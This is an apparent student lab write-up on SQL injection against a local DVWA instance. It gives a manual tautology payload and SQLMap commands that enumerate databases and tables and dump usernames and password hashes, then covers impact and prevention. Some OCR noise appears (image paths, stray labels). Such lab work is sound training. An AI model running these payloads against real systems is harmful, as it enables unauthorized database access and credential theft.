# SQL Injection Practical Exploitation

## Objective

The objective of this task is to perform practical SQL Injection testing using **SQLMap** on a vulnerable application. The task demonstrates how attackers can exploit insecure input handling to extract sensitive database information and understand the security impact.


---

- Environment Setup

| **Component** | **Details** |
|---|---|
| OS | Kali Linux (Virtual Machine) |
| Vulnerable App | DVWA (running on localhost) |
| Security Level | Low |
| Testing Tool | SQLMap |

DVWA was accessed via:

- Arduino
  - http://localhost/dvwa/vulnerabilities/sqli/





- **Identifying Injectable Parameter**

The vulnerable page contained the URL parameter:

?id=1

Manual test input:

1' OR '1'='1




The application response changed, confirming possible SQL Injection vulnerability

---


## SQLMap Exploitation Steps

## 1. Listing Databases

* Command used:

- Bash:-

I. isqlmap –u "http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \ --cookie="PHPSESSID=YOURSESSIONID; security=low" –dbs





**Result:** SQLMap successfully identified available databases.

## 2. Extracting Tables from Database

After identifying the dvwa database:

- Bash:-

I. sqlmap -u "URL" --cookie="PHPSESSID=...; security=low" -D dvwa –tables




**Result:** Tables inside the DVWA database were listed.

## 3 Dumping User Data

- **bash:-**

I. sqlmap -u "URL" --cookie="PHPSESSID=...; security=low" -D dvwa -T users –dump




**Result:** SQLMap extracted usernames and password hashes from the users table.

**Attack Flow Summary**

1. Identified injectable parameter (id)
2. Used SQLMap to confirm injection
3. Enumerated database names
4. Extracted tables from the database
5. Dumped user credentials

---

**Impact of SQL Injection**

SQL Injection can allow attackers to:

- Access sensitive database information
- Extract user credentials
- Modify or delete records
- Bypass authentication
- Take full control of the application database

This demonstrates how a single vulnerable input can lead to complete system compromise.

---

## Types of SQL Injection

| Type | Description |
|---|---|
| Error-based | Uses database error messages to gather information |
| Union-based | Uses UNION queries to extract data |
| Blind SQLi | No visible errors; relies on true/false responses |
| Time-based SQLi | Uses time delays to infer database behavior |

---

## Prevention Methods

| Security Measure | Description |
|---|---|
| Prepared Statements | Prevents query manipulation |
| Input Validation | Rejects malicious characters |
| ORM Frameworks | Reduces direct SQL query usage |
| Least Privilege | Restricts DB user permissions |
| WAF (Web Application Firewall) | Blocks suspicious traffic |

---

## Conclusion

This task demonstrated how SQL Injection vulnerabilities can be exploited using automated tools like SQLMap. The exercise highlighted the severe impact of improper input validation and the importance of secure coding practices to protect databases from unauthorized access.